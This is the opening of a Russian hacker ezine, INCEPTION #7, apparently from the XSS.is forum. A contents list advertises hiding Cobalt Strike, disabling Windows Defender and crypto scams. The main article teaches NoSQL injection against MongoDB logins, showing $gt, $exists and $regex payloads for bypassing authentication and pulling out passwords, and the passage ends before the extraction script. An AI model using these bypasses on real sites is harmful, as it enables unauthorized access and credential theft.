INCEPTION

#7

NoSQL-Injection

Hide your CobaltStrike

Отключаем Windows Defender

Скамим крипту по крупному

Удаленная Картошка Ноль и CS

Вскрываем сайты

Виталий Кремез мёртв

~/XSS.is

СОДЕРЖАНИЕ

Привет от старых штиблет новым портянкам! Да-да, признаем, выпуск затянулся. Но мы продолжаем радовать вас контентом, ведь знания - сила! Ezine INCEPTION #7 врывается в этот мир! Представляем вам приятный уютный и интересный Езин.

Приятного чтения.


Старик сидел на скамейке на детской площадке и смотрел на сломанную металлическую ракету.

В детстве он мечтал взлететь к звездам, но теперь он был стар, а ракета так и не оторвалась от земли. Но все же сердце старика наполнилось тем же волнением, которые он испытывал в детстве. Он закрыл глаза и глубоко вздохнул, чувствуя, как прохладный воздух наполняет его легкие и успокаивает разум ....
Размышляя, он начал понимать, что истинный вкус жизни заключен не в достижении его детских мечтаний, а в простом наблюдении за окружающим миром.
Он увидел, что игровая площадка – это тень постоянно развивающегося мира, наполненного красотой прогресса и обещанием бесконечных возможностей.

Старик как-бы на мгновенье ухватил суть того, что ключ к счастью в радости осознанно наблюдать за тем, как развивается мир.

Теперь уже с восхищением старик открыл глаза и улыбнулся стоящей перед ним разбитой ракете.

Он знал, что в этом удивительном мире еще столько всего предстоит узнать и исследовать, и был благодарен за возможность быть сопричастным этому буйному росту.



Чуть больше чем через год, но мы рады вас снова приветствовать!
Этот выпуск должен был увидеть свет ровно год назад, но, к сожалению, так сложилось что это происходит только сейчас.
Тогда мы собирали план, статьи, делали рисунки - но случилось 23 февраля и привычная картина мира изменилась для нас всех.
Кто-то перестал выходить на связь, кто-то решил идти своим путём, но наш общий энтузиазм не угас и желание показать именно тот выпуск осталось.
Дальше, мы надеемся, что мы изменимся с этим миром в лучшую сторону.
Знания = наше всё.
Всем удачи ребята!

Несколько теплых слов от редакции выпуска


NO SQL ИЛИ ЧТО
ЕЩЕ НЕ ЗАОБ ИЛИ
OXUSER

NoSQL-Injection или то, что еще не задрочили by 0xUser

0X_ВВЕДЕНИЕ


Практически все знают, что такое SQL-инъекции, практически каждый хоть раз да и находил их, и дампил через них базы с каких-нибудь уже задроченных(или не совсем задроченных) сайтов. На эту тему написано очень много статей, но NoSQL-инъекции не получили такое широкое освещение, по ним значительно меньше информации, большая часть которой предоставлена на английском языке, а ведь MongoDB с которой мы и будем сегодня работать входит в ТОП-10 самых используемых баз данных на 2022 год [1].

Rank			DBMS	Database Model	Score		
Jun 2022	May 2022	Jun 2021			Jun 2022	May 2022	Jun 2021
1.	1.	1.	Oracle	Relational, Multi-model	1287.74	+24.92	+16.80
2.	2.	2.	MySQL	Relational, Multi-model	1189.21	-12.09	-38.65
3.	3.	3.	Microsoft SQL Server	Relational, Multi-model	933.83	-7.37	-57.25
4.	4.	4.	PostgreSQL	Relational, Multi-model	620.84	+5.55	+52.32
5.	5.	5.	MongoDB	Document, Multi-model	480.73	+2.49	-7.49
6.	6.	↑ 7.	Redis	Key-value, Multi-model	175.31	-3.71	+10.06
7.	7.	↓ 6.	IBM Db2	Relational, Multi-model	159.19	-1.14	-7.85
8.	8.	8.	Elasticsearch	Search engine, Multi-model	156.00	-1.70	+1.29
9.	9.	↑ 10.	Microsoft Access	Relational	141.82	-1.62	+26.88
10.	10.	↓ 9.	SQLite	Relational	135.44	+0.70	+4.90

Как только объявили конкурс, статья “Вскрываем сайты через кривое API” [2], была одной из первых, там автор на практических примерах показал если тыкнуть так и так, то получится вот так и так, однако там ни слова не было о NoSQL-injection, и о том почему оно все так работает, хотя это ни что иное как NoSQL-injection в его статье, именно эта статья и натолкнула меня на мысль раскрыть данную тему.

1X_РАЗНИЦА МЕЖДУ SQL И NOSQL


Существует два основных типа баз данных: реляционные(SQL) и нереляционные(NoSQL).



В реляционных базах данных (MySQL, MariaDB, PostgreSQL, MSSQL) вся информация упорядочена в виде таблиц и столбцов. То есть таблицы и столбцы уже заранее прописаны в базе данных, их названия, тип данных, который они будут хранить, все прописано уже заранее, чтобы получить информацию из реляционных баз данных используется язык SQL, неправильное использование которого и становится причиной появления SQL-инъекций.

В нереляционных базах данных (MongoDB, ElasticSearch, CouchDB, Berkeley DB, MemcacheDB, Redis, Riak) информация хранится немного по-другому. Использование этих БД позволяет улучшить: производительность, масштабируемость и удобство в работе. На картинке выше вы можете видеть 4 вида нереляционных баз данных:

- База типа ключ-значение удобна для хранения кэша или пользовательских сессий.
- Колоночные подходят для хранения логов, аналитических данных и прочего.
- Графовые используются в основном для алгоритмов рекомендации, маршрутизации и т.д.
- Документо-ориентированные базы данных. Эти базы данных уже более универсальны, здесь хранятся документы, документ это набор нескольких пар ключ-значение, данные хранятся в таких стандартах как XML, YAML, JSON. Данные документы группируются в коллекции, в результате чего мы получаем определенную логическую иерархию, коллекция это как таблица в реляционных базах данных.



Тут я не буду описывать особенности каждого типа NoSQL баз данных, я лишь дал примерное описание, что бы вы понимали, где и для чего используется каждый из них. Если вам интересна информация по какому-то определенному типу, вы можете это спокойно нагуглить. И тут возникает вопрос, а на какой конкретный тип баз данных мы будем совершать атаки? Если вы посмотрите повнимательнее на картинку выше, то увидите, что документо-ориентированный тип больше всего похож на реляционные базы данных, тут есть JSON объект в котором хранится определенная информация о пользователе, вот именно с этим типом мы и будем работать. Одним из самых ярких представителей данного типа является MongoDB, хоть конечно и есть другие представители, удобство использование этой базы данных заставляет разработчиков выбирать именно ее.

2X_ИСПОЛЬЗОВАНИЕ MONGODB В РАЗРАБОТКЕ

Что бы красиво и эффективно ломать, нужно понимать как все построено, все-таки тупым топором не так удобно рубить дерево, как острым. В веб-приложении с использованием SQL-баз данных при авторизации к базе летит примерно такой SQL запрос:

```
SELECT * FROM xss_users WHERE login='0xUser' AND password = 'pass123';
```


Само собой в адекватном приложении передаваемые параметры проверяются, как-то фильтруются и т.д. это лишь примерно. В то время, как в NoSQL базах данных, данный запрос выглядел бы примерно следующим образом:

```
User.find({login: '0xUser', password: 'pass123'})
```


Причина возникновения NoSQL-injection, аналогична причине возникновения SQL-injection, плохая фильтрация входных данных. На ютубе можно найти кучу обучающих видео по работе с NodeJS, и почему-то в львиной доле этих видео используется именно MongoDB & Mongoose, горе кодеры насмотревшись этих мануалов, начинают использовать именно эту базу

Обычно логин и пароль просто проверяются на длину и вообще их присутствие в получаемых данных, о фильтрации как в данном примере просто забывают. Код данного приложения вы можете найти в источниках [3]. Код очень простой, даже если вы не ас в NodeJS, то будет достаточно примерно минут 15, чтобы понять, что к чему. Из входных данных берется login и password (req.body.login & req.body.password), они вставляются в JSON-объект, поиск которого совершается в базе, результат данного поиска мы получаем в колбэк функции которая передается в функцию find вторым аргументом, и так мы получаем err и users, если массив users не пустой, то мы получает сообщение о том, что мы авторизовались, если нет, то получаем сообщение о том что логин или пароль неверный. Пост данные отправляемые на сайт не всегда могут быть представлены в виде JSON документа, это может быть обычный raw “login=0xUser&password=-pass123”.

Тут может появиться вопрос, а где собственно уязвимость? В чем она заключается? Вот тут мы и подошли к самой сути NoSQL-инъекции. Мы можем видеть, как передается JSON-объект в функцию поиска, сам объект и является критерием поиска в базе данных, подобно SQL-injection, где используются специальные символы для раннего закрытия команды, передаваемой к базе, то есть преобразования критерия поиска, мы также преобразуем JSON-объект, передаваемый к базе данных. Давайте же попробуем обойти авторизацию, и залогиниться под обычным пользователем, не зная его пароль, а потом и узнаем пароль, все это на тестовом веб приложении, которое я собрал выше. Для отправки запросов нашему приложению я буду использовать PostMan, весьма удобное приложение для отправки запросов. Я не буду объяснять, что к чему в PostMan, интерфейс и так юзер-френдли.



Как видите все работает правильно, с верным пассом получаем сообщение о том, что вошли, с неверным пассом соответствующее сообщение о том, что логин или пароль неверный. Теперь давайте же попробуем обойти авторизацию.



Как мы можем видеть, вместо “password” мы передаем JSON-объект (JSON в JSON`e), в данном объекте присутствует оператор “$gt” (Greater than), которому соответствует пустая строка. Обращаясь к базе данных MongoDB, мы как бы говорим найди строку где “login” = “0xUser” и пароль больше чем пустая строка, а поскольку пароль у пользователя точно больше чем пустая строка, данный запрос вернет пользователя из бд, в результате чего, мы и оказывается авторизованными. И также во втором примере присутствует оператор “$exists” равный значению true, то есть если пароль существует вообще. Все существующие операторы есть на сайте MongoDB [4], конкретнее по навигации с боку Reference -> Operators.\

Основные операторы которые мы будем использовать при атаке на веб-приложения:

- {$gt: 0}
- {$exists: true}
- {$regex: “тут регулярка”}

Как обходить мы разобрались, теперь я покажу как можно получить пароль пользователя, данный метод схож с Boolean-based Blind SQL-injection, где по ответу от сервера мы вытягивает каждый символ строки по очереди. Для этого мы немного изменим уже готовый скрипт [5] под себя.

